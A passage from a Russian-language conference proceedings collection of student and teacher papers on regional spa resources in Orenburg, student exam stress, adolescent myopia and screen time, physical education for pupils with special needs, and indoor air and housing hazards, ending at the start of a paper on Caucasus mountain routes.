В городе Соль-Илецке для лечебных целей используются иловые грязи озер Тузлучного и Дунина, соленые ванны в озере Развал. Подобными ресурсами располагает урочище Соленое в Беляевском районе.

Далеко за пределами области известен бальнеологический курорт «Гай», действующий на кислых, железистых сульфатно-натриевых водах с высоким содержанием алюминия, меди, железа и других компонентов. Эта вода и грязи с оз. Купоросного используются для лечения органов движения и нервной системы. В Новосергиевском районе с дореволюционных времен сохранились противотуберкулезные санатории «Степной маяк» и «Красная поляна», где с успехом используются возможности для производства кумыса и кумысолечения. Для развития кумысолечения с использованием ресурсов степных пастбищ перспективны Кувандыкский, Саракташский, Беляевский, Первомайский и др. районы.

Практически неограниченные возможности имеются для использования разнообразных лечебных вод: сульфатно-хлоридных в Предуралье (Саракташский, Беляевский, Тюльганский районы) и на Общем Сырте, хлоридно-натриевых вод близ г. Оренбурга (Ивановское месторождение) и в Первомайском районе, сероводородных вод у г. Бугуруслана, радоновых вод в Ясненском и Домбаровском районах. Названные направления бальнеологического использования природных ресурсов области имеют большие перспективы для своего развития.

В целом ландшафты Оренбуржья представляют большой интерес для развития познавательного и научного туризма. В сочетании с разнообразными археологическими и историческими объектами и памятниками культуры они образуют немалый потенциал для развития индустрии отдыха. [1,2]

Библиографический список:

1. Кутепов Е.Н. Методические основы оценки состояния здоровья населения при воздействии факторов окружающей среды. Автореф. дисс. ... докт. мед. наук. – М., 1995. – 41 с.
2. Пушкарева М.В. Критерии и методы минимизации воздействия экологических нагрузок на население. Автореф. дисс. ... докт. мед. наук. – М., 1995. – 44 с.

ПСИХОЛОГИЧЕСКИЕ И ФИЗИОЛОГИЧЕСКИЕ АСПЕКТЫ СТРЕССА У СТУДЕНТОВ

Медведева Ю.А., Филатова Г.И.

Оренбургский медицинский колледж - структурное подразделение ОрИПС – филиала СамГУПС

Стресс является неотъемлемой частью человеческого существования, это обычное и часто встречающееся явление в нашей жизни. Состояние стресса у человека так же старо, как и сам человек. Стрессовые реакции присущи и низшим животным, вообще не имеющим нервной системы, и даже растениям. Стрессу подвержены люди разных возрастов, его влияние в современных условиях становится всеобъемлющим. Внешние признаки стресса почти

всегда выражаются в утомлении, обидчивости, падении интереса к жизни, ослаблении защитной силы, повышают вероятность апатии и депрессии. Спутником студенческой жизни также является - стресс, который играет ведущую роль в быстром ухудшении здоровья. А ведь здоровье – это условие эффективной профессиональной деятельности человека, условие гармоничного развития личности. Бытует мнение, что все болезни от стресса. Великий философ древности Сократ 2 400 лет назад сказал: «Нет телесной болезни отдельно от души». Стресс многолик в своих проявлениях. Он может спровоцировать начало практически любого заболевания, соматического или невротического.

Стресс - это состояние психического напряжения, возникающее у человека в трудных условиях под действием внешних раздражителей, стрессоров. Стрессоры – это разнообразные экстремальные воздействия, приводящие к развитию нежелательного функционального состояния – стресса.

Различают физиологические и психологические стрессоры. К физиологическим относятся болевые воздействия, высокая или низкая температура, чрезмерная физическая нагрузка, к психологическим - необходимость принятия решения, ответственность за что-то, обида, переживание, конфликт.

Ганс Селье говорит, что полная свобода от стресса означает смерть. Положительной стороной стресса является то, что он прибавляет энергии, отрицательной же стороной являются разрушительные проявления стресса в виде головной боли, гипертонии, язвы желудка, хронической бессонницы, бронхиальной астмы, кожных заболеваний, неврозов, психических расстройств или других болезней.

Термин «Стресс», включает много определений, в связи с этим нет четких границ понимания, что же такое «Стресс». Основоположник теории стресса, Г. Селье выделил три фазы. Стрессовое состояние не возникает мгновенно, а проходит в своем развитии определенные стадии.

- Первая стадия-тревога. Человек испытывает состояние напряженности и настороженности, хотя психически и физически чувствует себя хорошо.
- Вторая стадия-сопротивление. Отсутствует душевный подъем, психическое и физическое состояния стабильны.

Первая и вторая стадии возможно ликвидировать самостоятельно, если же этого не сделать, то осложнятся более тяжелой, третьей стадией.

- Третья стадия - истощение. Если же защитных сил организма недостаточно, тогда наступает истощение адаптационных резервов и переход в дистресс, саморазрушение- это болезнь и развитие хронических болезней. Бороться с этой стадией лучше при поддержке грамотного специалиста, психолога.

Стресс - это неизбежность, о которой необходимо знать и всегда помнить.

Студенческая жизнь полна чрезвычайных и стрессогенных ситуаций, поэтому студенты часто испытывают стресс и нервно-психическое напряжение.

Неудивительно, что именно студенты подвержены ему больше всего. Для современного студента стресс является несверхъестественным явлением, а скорее реакцией на скопившиеся проблемы, на бесконечный процесс борьбы с повседневными трудностями. Студенческая жизнь всегда наполнена переживаниями и волнительными ситуациями, которые мешают в учебе, ведут к остановке личностного роста, психосоматическим заболеваниям. Во время стресса в организме также вырабатываются стрессовые гормоны: адреналин и кортизол. Высокий уровень стресса у студентов происходит в период экзаменационной сессии. Эмоциональное напряжение у студентов начинается, по крайней мере, за несколько дней до начала сессии и сохраняется на всем ее протяжении даже в самые спокойные дни. Последствием такого стресса может являться невроз, т.е. функциональное заболевание нервной системы. Тогда страдает, в первую очередь, нервная система, ее ресурсы истощаются, заставляя работать организм на пределе. Все это приводит к ссорам, неудачам и другим событиям жизни, которые психиатры обозначают как психические травмы. Период обучения оказывает значи-

тельное влияние на формирование личности, поэтому проблемы психического здоровья студентов весьма актуальны.

Какие трудности в жизни современного студента могут привести к развитию стресса?

Исследование студенческого стресса проводилось среди студентов медицинского колледжа 34 группы сестринское дело в количестве -20 человек.

Цель работы: факторы, основные причины стресса студентов в процессе учебно-профессиональной подготовки, определить уровень стресса в период экзаменационной сессии, в чем проявляется стресс.

В качестве диагностического материала был выбран тест Ю.В. Щербатых «Учебный стресс». Данный тест позволил определить основные причины учебного стресса; выявить, в чем проявляется стресс.

Результаты проведенного исследования показали, что основным стрессогенными факторами для испытуемых являются - Большая учебная нагрузка (3,9); Неумение правильно организовать свой режим дня (3,9);

Большая учебная нагрузка, которая появляется из-за большого количества заданий по разным учебным дисциплинам. Все это приводит к спешке и постоянной нехватке времени.

Меньше всего беспокоят студентов жизнь вдали от родителей, конфликт в группе (можно сделать вывод, что группа дружная).

Переживая стресс, мы часто недостаточно заботимся о себе. Студенты во время сдачи экзаменов не спят ночами, часто несколько ночей подряд. Они могут питаться нерегулярно, перехватывая на ходу. При стрессе люди прекращают обычные физические упражнения и ведут сидячий образ жизни. Все такие образы жизни влияют на способность организма бороться с заболеваниями и на его работу в целом.

Для оценки проявлений уровня стресса была предложена анкетирование, где необходимо было указать психические процессы и состояния в ситуации учебного стресса.

Результаты проведенного исследования показали, как проявляется стресс в группе по вариативности:

Психологический уровень:

- Постоянное ощущение перегруженности;
- Постоянное ощущение усталости;
- Раздражительность;

Физиологический уровень:

- Повышенный или пониженный аппетит;
- Частое ощущение подавленности;
- Учащённое сердцебиение, боли в сердце;

Биологические признаки проявления стресса у большинства студентов присутствуют в малых количествах. Можно сделать вывод о хорошем показателе здоровья студентов в группе.

Стресс можно предвидеть, можно подготовиться к его приходу и постараться эффективно справиться с ним. При проведении исследования сделаны выводы о том, что любой организм подвержен стрессу. Главное научиться определять, как противостоять стрессовой ситуации. Существует множество методов борьбы со стрессом.

1. При распределении времени держать ситуацию под контролем 2. Защищаясь от стресса, можно прибегнуть к воображению. 3. Прогулки на свежем воздухе. 4. Посещение культурных и культурно-развлекательных учреждений (театр, музей, выставка, кино и др.) 5. Общение с друзьями или другой приятной компанией. 6. Смех - тренирует многие мышцы, снимает головную боль, понижает артериальное давление, нормализует дыхание и сон. При этом в кровь поступают так называемые антистрессовые гормоны. 7. Массаж. 8. Занятия спортом (бег трусцой, плавание, спортивные игры и т.д.). Любые физические упражнения выводят гормоны стресса. 9. Существует ряд упражнений для борьбы со стрессом-релаксационные (ауторегуляционные дыхательные упражнения, мышечная релаксация, йога); Практические рекомендации упражнений на релаксацию: Настройка на определенное

эмоциональное состояние (вспомни то место, где ты был счастлив). «Улыбка»- помогает снять мышечное напряжение. «Точечный массаж» (Помассируйте указательными пальцами обеих рук (до 10 раз) точки на лбу между бровями, на висках и за ушами).«Конфета во рту» (Возьми с собой на экзамен конфету). Дыхательное упражнение-концентрирующие упражнения. Их можно выполнять где и когда угодно в течение дня;

Проведенные исследования показали, что стресс у студентов является определенной формой отражения ими трудовой учебной ситуации, в которой они находятся. От самого студента зависит, каким будет его образ жизни - здоровым, активным или же нездоровым, пассивным, а, следовательно, как часто и продолжительно он будет находиться в стрессовом состоянии. Стресс в учебном процессе необходимо и возможно регулировать. Это задача самих студентов и их педагогов, кураторов групп, психологов. Возможно, пути ее решения кроются в профессиональной мотивации студентов и во внедрении в учебный процесс основ здорового образа жизни, здоровьесберегающих технологий. Ганс Селье писал: «Вопреки расхожему мнению, мы не должны, да и не в состоянии, избегать стресса. Но мы можем использовать его и наслаждаться им, если лучше узнаем его механизм и выработаем соответствующую философию жизни».

Библиографический список:

1. Щербатых Ю.В. Психология стресса и методы коррекции / Ю.В. Щербатых. – 2-е изд. – СПб.: Питер, 2012. – 256 с.
2. Селье Г. Очерки об адаптационном синдроме. М.: Медицина, 1960, 254 с.
3. Г. Селье. Стресс без дистресса. Москва "Прогресс" 1982.
4. Плеханова М.А. Стресс у студентов в период экзаменационной сессии

РАЗВИТИЕ СЕТЕВЫХ РЕСУРСОВ КАК ОДНА ИЗ ПРИЧИН СНИЖЕНИЯ ОСТРОТЫ ЗРЕНИЯ ПОДРОСТКОВ

Мокаев Р.С., Берданова Е.И.

*ГКУ ДО «Эколого-биологический центр» Министерства образования, науки и по
делам молодежи КБР*

Актуальность: Близорукость (или миопия) – одно из самых распространенных зрительных расстройств. Тем не менее, близорукость нельзя назвать неопасным заболеванием, она может выполнить в вашем организме функцию бомбы замедленного действия. Главная угроза близорукости – в ее быстром прогрессировании [1]. На пороге 60-х годов близорукость была характерна для возраста от 10 до 18 лет. Сейчас она возникает у младших школьников и даже воспитанников детских садов. В последние годы продолжающееся увеличение объема зрительной работы, в том числе и с использованием дисплейного оборудования (компьютеры, электронные книги, мобильные телефоны и т.д.), привело к росту количества пациентов со спазмом аккомодации. По мнению многих офтальмологов, длительное его наличие способствует росту передне-заднего размера глазного яблока и истинной миопизации глаза [1]. Профилактика миопии и её прогрессирования имеет первостепенное значение, тем более, что данная патология приводит к снижению зрения в трудоспособном возрасте, а это влечет крайне негативные социально-экономические последствия.

Объект исследования: В своей работе мы проводим самообследование обучающихся 8-11 классов Эколого-биологического центра, поскольку избыточное напряжение аккомодации стимулирует развитие у подростков ложной близорукости, при отсутствии своевременного лечения переходящей в истинную.

Цель – углубить знания в области анатомии, физиологии и экологии человека; содействовать развитию бережного отношения обучающихся к собственному здоровью.

Задачи: провести анкетирование и I этап обследования обучающихся ЭБЦ - определение остроты зрения обучающихся 8-11 классов.

Методы исследования: Визометрия проводилась по таблице Головина-Сивцева [2]. «Анамнез» собирался методом анкетирования.

Результаты: Измерение остроты зрения обычно проводится без текущей оптической коррекции и с ней. Первая величина называется относительной остротой зрения, а вторая – абсолютной. Относительная острота зрения часто не постоянна и может зависеть от многих факторов (состояние организма, освещение и т.д.). Ей обычно не придают большого значения при обследовании. Но на I этапе исследований именно определению относительной остроты зрения мы уделили внимание с целью предварительного отбора своих «пациентов» (таблица 1).

Таблица 1 - Возрастная дифференциация визометрии

	Всего человек	VA (visual acuity)			
		здоровы		нездоровы	
		N	сверхN	носят очки	не носят очки
8 класс (14-15)	18	6	3	4	5
9 класс (15-16)	22	5	3	4	10
10 класс (16-17)	19	5	2	6	6
11 класс (17-18)	6	2	1	1	2
ИТОГО	65	27/ 41,5%		38/58,5%	
		18/66,7%	9/33,3%	15/39,5%	23/65,5%

На I этапе было обследовано 65 человек – обучающихся 8-11 классов. Среди 8-и классников 50% обследованных имеют проблемы со зрением, и лишь менее половины из них (44,4%) обратились к врачу и носят очки (линзы). Отмечается высокий уровень зрительной нагрузки (55,5%), более 5 часов в сутки ребята проводят за различными дисплеями. Ученики 9-х классов проводят в виртуальном мире от 3 до 8 часов в сутки, процент «здоровых» детей составляет лишь 36,4%, среди тех, кто имеет отклонения в остроте зрения, очки носят (28,6%) и 21,4% (3 человека) перестали носить очки без объективных причин и улучшения зрения. 10 класс: 63,2% учащихся имеют проблемы со зрением, виртуальная зависимость возрастает в некоторых случаях до 7-10 часов. Из них 50% носят очки и следят за своим зрением и режимом. В целом, среди обучающихся ЭБЦ наблюдается следующая картина: более половины обучающихся имеют отклонения от нормы остроты зрения. В 58,5% мы получили значение остроты зрения меньше 1,0, поэтому на II этапе исследований желательно проверить рефракцию на базе глазной клиники «Ленар». У нас была возможность сравнить предварительные результаты с литературными данными. По данным НИИ офтальмологии имени Гельмгольца, близорукость среди школьников (70 — 80-х годов) 10-х классах составляла от 16,2 до 32,2% [3,4]. В 2009-10 уч.г. были обследованы студенты МК КБГУ – 644 чел., с нарушением зрения выявлено 31,7% студентов [5]. В нашем случае, в 2016 году этот показатель увеличился до 58,5%! (Диаграмма 1).



Диаграмма 1 - Динамика снижения ОЗ

Выводы: Проведен корреляционный анализ зависимости снижения остроты зрения у подростков от времени ежедневного пребывания в интернете.

Обычно близорукость развивается при усиленном росте глазного яблока. Развитию близорукости способствует напряженная зрительная работа на близком расстоянии, чем объясняется резкое ухудшение зрения у детей в 2016 г, так как в предыдущие годы не было такого развитие сетевых ресурсов. Это связано с очень ранней зрительной нагрузкой детей, что опасно, поскольку аккомодация еще не созрела.

Тест, предложенный нами, не гарантирует стопроцентного соответствия результату, полученному при профессиональном осмотре у офтальмолога. Но для домашней проверки зрения результат достаточно точен.

Рекомендации: Мы предлагаем в качестве объекта исследования использовать обучающихся ЭБЦ, выявить «группу риска», то есть тех, у кого уже есть нарушение зрения (I этап). Затем «промониторить» близоруких, начиная с 8 класса вплоть до «выпуска», выявить тенденции развития миопии, определить клиническую рефракцию, изучить основные нозологические причины снижения зрения у «пациентов» (II этап), предложить занятия в школе близоруких не только самих близоруких, но и всех желающих (для профилактики) (III этап). Новизна заключается в том, что сами обучающиеся являются одновременно и пациентами, и исследователями, и инструкторами (Принцип «Равный обучает равного»). В результате мы последовательно прививаем культуру самообследования с целью повышения общей грамотности по отношению к собственному здоровью.

Необходимо отметить, что цель учебных заведений состоит не только в получении образования, но и в сохранения здоровья молодых специалистов и их педагогов. В стенах ЭБЦ планомерно вводится культура самообследования обучающихся с целью повышения общей грамотности по отношению к собственному здоровью.

Библиографический список:

1. Офтальмологический портал /www.vseoglazah.ru
2. Е. Н. Удодов Визометрия / www.vseoglazah.ru
3. Официальный сайт МНИИ глазных болезней им. Гельмгольца <http://www.helmholtzeinstitute.ru/proceedings>.
4. «Актуальные проблемы офтальмологии» «Advances in ophthalmology 2009». Материалы научно-практической конференции молодых ученых blizorukost-net.ru
5. Берданова Е.И., Наурзакова Л.М., «Школа близоруких», Сборник материалов Всероссийской научно-практической конференции «Состояние здоровья студентов медицинских и фармацевтических образовательных учреждений среднего профессионального образования, пути его укрепления», г. Уфа, 2012г. (Минздрав РФ) стр. 261.

ФОРМИРОВАНИЕ ЗДОРОВОГО ОБРАЗА ЖИЗНИ ОБУЧАЮЩИХСЯ С ОСОБЕННОСТЯМИ ПСИХОФИЗИЧЕСКОГО РАЗВИТИЯ

Момотюк Я.В., Трищина Т.И., Филимонова Н.И.

Барановичский государственный университет г. Барановичи, Республика Беларусь

Оздоровление граждан Республики Беларусь средствами физической культуры имеет огромное социальное значение. Неотъемлемым условием сохранения и укрепления здоровья нации является привлечение всех обучающихся к активным занятиям различными формами оздоровительной физической культуры видов спорта с оздоровительной направленностью.

Оздоровительная физическая культура в настоящее время используется обществом как действенное и эффективное средство формирования, развития, социализации личности, успешной социально-биологической адаптации человека к новым и меняющимся экологическим условиям, в том числе, к производственно-трудовым и учебным.

В учреждениях образования общего типа «особые» дети чаще всего находятся в условиях малоподвижности как вынужденной формы поведения. Обычно они освобождены от занятий физической культурой или их относят к специальной группе, фактически не функционирующей в основной массе школ. Поэтому физкультурно-оздоровительная деятельность в инклюзивных условиях, на наш взгляд, приобретает особую актуальность и значимость.

В инклюзивном учреждении образования, физкультурно-оздоровительная деятельность является эффективным средством реабилитации и социальной адаптации. В результате грамотно построенной физкультурно-оздоровительной деятельности у детей с ОПФР происходит коррекция нарушений в физическом развитии, нормализуется мышечный тонус и моторика, стимулируется звуковая и речевая активность, развивается ручная и двигательная умелость, регулируется психическое состояние [1]. Двигательная активность для данной категории детей является средством профилактики развития целого ряда негативных изменений в организме, связанных с вынужденными условиями гипокинезии и гиподинамии.

Выработка здорового образа жизни связано с личностно-мотивационным воплощением индивида своих социальных, психологических, физических возможностей, а формирование потребностей в регулярных занятиях физическим самосовершенствованием способствует активизации личности, созданию оптимальных условий ее функционирования в обществе.

Приобщение старших школьников с ОПФР и ООП к физической культуре - главное в формировании здорового образа жизни. Здоровье и учёба обучающихся взаимосвязаны и взаимообусловлены, чем крепче здоровье школьника, тем продуктивнее обучение.

Анализ научно-методической литературы по данной проблеме позволяет утверждать, что потребности в физической культуре являются одной из главных побудительных, направляющих сил в поведении человека. Поскольку мотивы, интересы, потребности являются составной частью физической культуры личности, поэтому, следует выявить, какие же из них управляют поведением сегодняшнего школьника.

С целью изучения отношения подростков с ОПФР и ООП к своему здоровью, здоровому образу жизни и их мотивации к физкультурно-оздоровительной деятельности нами было проведено анкетирование обучающихся старшего школьного возраста ГУО средняя школа № 9 г. Барановичи.

С целью выявления основных причин, связанных с состоянием здоровья школьников с ОПФР, а также мотивов, побуждающих их заниматься физической культурой, было проведено анкетирование среди учащихся среднего и старшего школьного возраста.

Большинство опрошенных обучающихся с ОПФР и ООП (90,7%) положительно оценивают роль физической культуры в укреплении и сохранении здоровья: 31,8% - респондентов считают, что состояние здоровья человека в основном определяется образом жизни; 30,4% - ссылаются на фактор наследственной; 22% - отмечают влияние экологической обстановки; 6,4% - опрошенных связывают состояние здоровья человека с качественным и сбалансированным питанием; 5% - с материальным положением; 4,1 % - психологическими перегрузками.

На вопрос о причинах, влияющих на ухудшение состояния здоровья школьников во время обучения респонденты ответили следующим образом: 35,2% - стрессовые ситуации (в семье, в школе); 34,3% - высокие учебные нагрузки; 16,4% - конфликтные ситуации в школе; 10% - нарушение режима дня и питания; 4,1% - гиподинамия.

В ходе данного исследования нас интересовали мотивы физкультурно-оздоровительной деятельности старшеклассников. Основными мотивами, побуждающими их заниматься физической культурой, являются: укрепление здоровья (28,8%); возможность уверенно чувствовать себя (24,4%); формирование красивой фигуры (20,1%); разрядка, отдых (12,2%); повышение уровня физической подготовленности (10,1%); для будущей профессиональной деятельности (4,2%).

Огорчает, тот факт, что лишь 10,1% респондентов относятся к физической культуре как к средству повышения уровня физической подготовленности. Для будущей профессиональной деятельности используют средства физической культуры только 4,2% опрошенных подростков. Отвечая на вопрос «Что вам нравится на занятиях по физическому воспитанию в школе?», мы получили сведения, которые позволили выявить следующие оценки и суждения респондентов: доступность физических упражнений и умеренные физические нагрузки - 39,7%; разнообразие в занятиях - 30,4%; возможность познать себя - 15,2%; внимательное и

корректное отношение учителя - 10,3%; наличие индивидуального подхода на занятиях - 4,4%.

На вопрос «Какими видами физических упражнений вы предпочли бы заниматься?» были получены такие ответы: спортивными играми - 65,3%; упражнениям и на тренажёрах - 56,0%; плаванием - 39,8%; лёгкой атлетикой - 25,6%; лыжными гонками - 12,1%.

Примечательно, что физкультурно-спортивная деятельность ещё не стала для учащихся старших классов насущной потребностью, не превратилась в интерес личности. Как показало анкетирование, не участвуют в ней 52% девушек и 39% юношей.

Результаты проведённого анкетного опроса учащихся-подростков указали на недостаток физкультурно-оздоровительной деятельности у большинства из школьников. Так, 90,7% опрошенных респондентов положительно оценивают роль физической культуры и спорта для укрепления и сохранения здоровья, но не участвуют в них 52% девушек и 39% юношей. Регулярную потребность в активных физических действиях испытывают лишь 34% девушек и 42% юношей. 65,2% опрошенных учеников не занимаются физическими упражнениями во внеучебное время из-за отсутствия свободного времени, 6% считают такие занятия бесполезным делом.

В целом в результате социологического исследования нами было установлено, что в старшем школьном возрасте число школьников с ОПФР и ОПП, занимающихся оздоровительной физической культурой, уменьшается, несмотря на то, что многие старшеклассники считают физическую культуру важным компонентом в формировании здорового образа жизни и укрепления здоровья.

Таким образом, результаты данного исследования позволили нам определить конкретные практические рекомендации учителям физической культуры, осуществляющим физкультурно-оздоровительную деятельность в условиях инклюзивной школы:

1. Психологически быть готовым принять детей с физическими особенностями, с трудностями в обучении.

2. Оценивать социальную ситуацию развития, в которой оказался ребёнок с ограниченными возможностями здоровья, определять её положительные и негативные воздействия на его развитие и оказывать помощь в выборе средств, методов, форм физкультурно-оздоровительной работы, необходимых для развития ребёнка с ОПФР.

3. Организовывать взаимодействие различных специалистов: врачей, дефектологов, психологов, педагогов-предметников и др. с целью разработки и реализации единой стратегии и тактики использования реабилитационных оздоровительных технологий, общих требований и подходов в целенаправленном развитии личности ребёнка.

4. Разрабатывать на основе исходной медицинской и психологической информации индивидуальные планы физкультурно-оздоровительной деятельности ребёнка с учётом физических особенностей развития и имеющихся нарушений здоровья, обеспечивать их выполнение, использовать физкультурно-оздоровительные, коррекционные технологии обучения и воспитания школьников с ОПФР.

5. Реализовывать на практике основные направления, подходы и здоровьесберегающие технологии, прогнозировать последствия их применения, методически грамотно создавать специальные условия для детей с ОПФР в рамках существующей массовой образовательной системы.

6. Повышать интерес обучающихся с ОПФР и ООП к занятиям физической культурой путём активного внедрения в процесс обучения когнитивного компонента (обязательно давать теоретические знания в области физической культуры и спорта, формировать потребность в освоении физических упражнений через осознание значимости выполнения каждого конкретного упражнения).

7. Интерес к физкультурно-оздоровительной деятельности должен обеспечивать систематическую активность обучающимся с ОПФР при овладении умениями и навыками.

8. При обучении соблюдать индивидуальные режимы мотивации школьников, например, в начале обучения давать школьнику только те упражнения, которые он способен выполнить, и обязательно отмечать индивидуальный прогресс учащегося.

9. Получать с помощью психодиагностических и других средств обратную информацию о результатах социально-реабилитационных воздействий на психическое и личностное развитие ребёнка и использовать её для принятия адекватных решений.

10. Выполнять профилактические функции, т.е. формировать у детей физическую культуру личности, желание применять санитарно-гигиенические знания, знания по физической культуре, по психологии и педагогике в интересах собственного развития с учётом каждого возрастного этапа.

В связи с тем, что существенного улучшения здоровья и физического развития детей и подростков за последние годы не отмечается, особенно актуальной является проблема формирования у школьников устойчивой мотивации и потребностей в бережном отношении к своему здоровью, целостном развитии физических и психических качеств, использования всех средств и форм физической культуры в организации здорового образа жизни. Занятия физическими упражнениями должны быть направлены не только на совершенствование физической подготовленности и овладение двигательными умениями и навыками, но и на нормализацию или улучшение функций систем и органов детского организма.

Библиографический список:

1. Будкевич, В.А. О задачах специального образования в 2014 / 2015 учебном году / В.А. Будкевич // Специальная адукацыя. - 2014. - № 5. - С. 3-4.
2. Змушко, А.М. Инклюзивное образование в системе образования Республики Беларусь / А.М. Змушко // Специальная адукацыя. - 2014. - № 5. - С. 9-16.

ПРОБЛЕМЫ ЭКОЛОГИИ ЖИЛЫХ ПОМЕЩЕНИЙ

Наконечная А.Ю., Королева И.В.

Оренбургский медицинский колледж - структурное подразделение ОрИПС – филиала СамГУПС

Одно из выдающихся достижений человека как биологического вида – создание искусственной среды обитания. Многое в нашей жизни определяется домом и семьёй: с детства мы впитываем атмосферу домашнего очага, семейные традиции. Мы воспринимаем своё жилище как убежище от всех невзгод, уголок, где можно всегда спрятаться от житейской суеты и отдохнуть.

Жизнь, здоровье и работоспособность человека в значительной степени зависят от экологической безопасности и условий микроклимата дома, где он проводит большую часть своего времени. Очень часто люди и не подозревают, что именно их жилище – источник хронических и многих тяжёлых заболеваний. В каменных джунглях современных городов человек оказывается всё более изолированным от естественной среды обитания и всё более подверженным разнообразным вредным воздействиям, влияющим на его физическое и психическое здоровье.

На данный момент проблема экологии жилых помещений является актуальной, потому что сейчас растёт этажность и плотность застройки, вблизи обитаемых зданий размещены объекты, которые могут негативно влиять на условия проживания.

Технологический бум последних двух десятилетий привёл к тому, что сегодня мы живём в сплошном электромагнитном поле. Техногенный смог окружает нас дома и на работе. Все бытовые электроприборы являются источниками электромагнитного излучения. Наиболее чувствительными к воздействию электромагнитного поля являются центральная нервная, сердечно-сосудистая, гормональная и репродуктивная системы.

На показатель загрязнённости внутреннего воздуха влияет огромное количество факторов и важнейшие из них - некачественный ремонт в квартире, использование строительных и отделочных материалов, не соответствующих экологическим стандартам. Особенно сильно

загрязняют воздушную среду древесно-волоконистые плиты, изготовленные с использованием феноло-формальдегидных и мочевино-формальдегидных смол.

Ковры, занавески и обивка мебели также могут быть источниками формальдегида. Ковровые покрытия выделяют стирол, ацетофенон, сернистый ангидрид. Из материалов, изготовленных на основе стеклопластиков, происходит эмиссия ацетона, метакриловой кислоты, толуола, бутанола, формальдегида, и других веществ. [1, с.323] Формальдегид внесен в список канцерогенных веществ, обладает токсичностью, негативно воздействует на наследственную генетическую и хромосомную мутацию. Обычно изделия выделяют формальдегид в виде газа, пока они еще новые, со временем его выделение уменьшается. Малые концентрации в воздухе могут вызывать раздражение глаз, носа и горла, возможно, чиханье, кашель, повышенное слезоотделение. При более высоких концентрациях газ может вызывать ощущение тошноты и одышку.

Комплекс факторов, связанных с высокой загрязненностью воздуха помещений и в следствии этого с жалобами населения, получил название «синдром больных зданий». [1, с.322]

Экологически грязные дома – это не фантазии ученых и специалистов, а реальный факт, от которого страдает множество людей.

Грибок и плесень незаметно живут под обоями, подвесными потолками и кафельной плиткой, а банальная пыль содержит множество вредоносных бактерий. Плесень обычно возникает в плохо вентилируемых жилых помещениях. Плесневые грибы распространяются за счет выброса в воздух миллионов крошечных спор. Грибы присутствуют во всех жилых помещениях, но их споры достигают значительного количества там, где их росту способствуют сырость и влажность. Переносимые по воздуху споры плесени могут вызывать у чувствительных к ним людей аллергические реакции, сходные с сенной лихорадкой или астмой.

Бактерии легионеллы были впервые описаны в 1976 году в Филадельфии как болезнь легионеров. В гостинице, где происходил съезд Американского легиона, возникла вспышка пневмонии. Специалисты из Центра по контролю заболеваемости обнаружили в легких умерших ее возбудителя – граммотрицательную аэробную бактерию, названную *Legionellarpneumophila*. Бактерии легионеллы найдены в обычной теплой водопроводной воде и ваннах-джакузи в спа-салонах. Опасным разносчиком бактерии легионеллы в жилых помещениях могут явиться системы кондиционирования воздуха в тех частях, где вода в установке кондиционирования контактирует с приточным воздухом. Для того чтобы человек заразился, ему достаточно вдохнуть возбудителя, находящегося в водном аэрозоле душа, потока воздуха из кондиционера.

Постоянным спутником в наших квартирах и причиной многих заболеваний является пыль. Все мы без исключения пытаемся бороться с пылью в своём доме. Но если для кого-то бытовая пыль всего лишь неприятность, неудобство, то для больного бронхиальной астмой пыль часто является источником болезни или фактором, поддерживающим и усугубляющим ее проявления. Любая домашняя пыль – комплексный набор аллергенов, главным из которых является микроскопический клещ. Эти клещи питаются в основном чешуйками отшелушенного рогового слоя кожи человека, который составляет значительную часть домашней пыли. Поэтому наибольшее количество клещей там, где человек спит, а значит – в подушках, матрацах, одеялах и других предметах обихода.

Чтобы уменьшить контакт с пылью, следует соблюдать следующие правила:

Хорошо проветривать комнаты и просушивать постель, чаще менять постельное белье.

Регулярно делать в доме влажную уборку.

Источником пыли являются книги, поэтому их нужно регулярно чистить пылесосом и держать на застекленных полках и в шкафах.

Самый главный наш защитник - растения. Растения не только поглощают углекислоту, собирают на листьях пыль, обогащают воздух кислородом, но многие из них также очищают воздух от химических веществ.

Многим комнатным растениям присущи фитонцидные (бактерицидные) свойства. В помещении, где находятся, например, цитрусовые, розмарин, мирт, хлорофитум в воздухе содержание вредных микроорганизмов уменьшается многократно. Аспарагусы очень полезны тем, что они поглощают частицы тяжелых металлов, которые, наряду со всем остальным, присутствуют в наших домах. Фикус в свою очередь

очищает воздух и насыщает его кислородом. Флористы советуют ставить его в любой из комнат, даже в детской, он не вызывает никаких аллергических реакций.

Итак, окружив себя в помещении полезными комнатными растениями, мы защитим себя от вредного воздействия окружающей среды, сохраним своё здоровье, улучшим самочувствие и настроение.

Изделия из натурального камня очень красивы и долговечны, но иногда такие материалы становятся источником радиации. Опасен и радиоактивный радон – газ, лишенный цвета и запаха. Чаще всего радон поступает в жилые помещения из грунта, просачиваясь через щели фундамента, хотя возможно его поступление также из материалов, примененных при строительстве жилых помещений. Основную часть дозы облучения от этого газа человек получает в закрытом помещении (в зимний период содержание радона в помещении, как показали измерения, значительно выше, чем летом; так как условия проветривания зимой значительно хуже). В регионах с умеренным климатом по оценкам специалистов концентрация радона в закрытых помещениях в среднем примерно в 5-8 раз выше, чем в наружном воздухе. Обращаю ваше внимание, что различные типы почвы содержат разное количество радиоактивных элементов. Минздрав Российской Федерации установил следующие контрольные уровни радона в жилищах:

- Для существующих жилищ – не более 200 Бк/м³.
- Во вновь строящихся домах – не более 100 Бк/м³.

Если не удастся снизить концентрацию радона ниже 400 Бк/м³, решается вопрос о переселении жильцов.

Уплотнение и заделка щелей и трещин в полах и стенах подвалов и полуподвальных помещений, их вентилирование, а также изоляция и спецпокрытие стен - главные способы, предупреждающие проникновение радона в дом.

В настоящее время основные требования экологической безопасности жилых зданий определяются строительными нормами и правилами и гигиеническими нормами.

Библиографический список:

1. Человек и среда его обитания. Хрестоматия / Под ред. Г.В. Лисичкина и Н.Н. Чернова. - М.: Мир, 2003.-460с.
2. ГОСТ 494-96 «Здания жилые и общественные. Параметры микроклимата в помещениях»
3. <http://www.kp.ru/guide/iekologija-doma.html>
4. https://www.abok.ru/for_spec/articles.php?nid=3625

ГОРНЫЕ МАРШРУТЫ К ЛЕДНИКАМ КАВКАЗА

Овчаренко М.В., Рагулина Т.Ф.

ЧОУ СОШ Оренбургская епархиальная Православная гимназия им. св. праведного Иоанна Кронштадского

Маршрут в верховьях реки Аксаут представляет один из технически сложных горных районов Западного Кавказа. Около тридцати перевалов, от некатегорийных до 3А категории сложности, позволяют построить маршрут до 5-ой категории. Некоторые сложные седловины ещё не классифицированы.

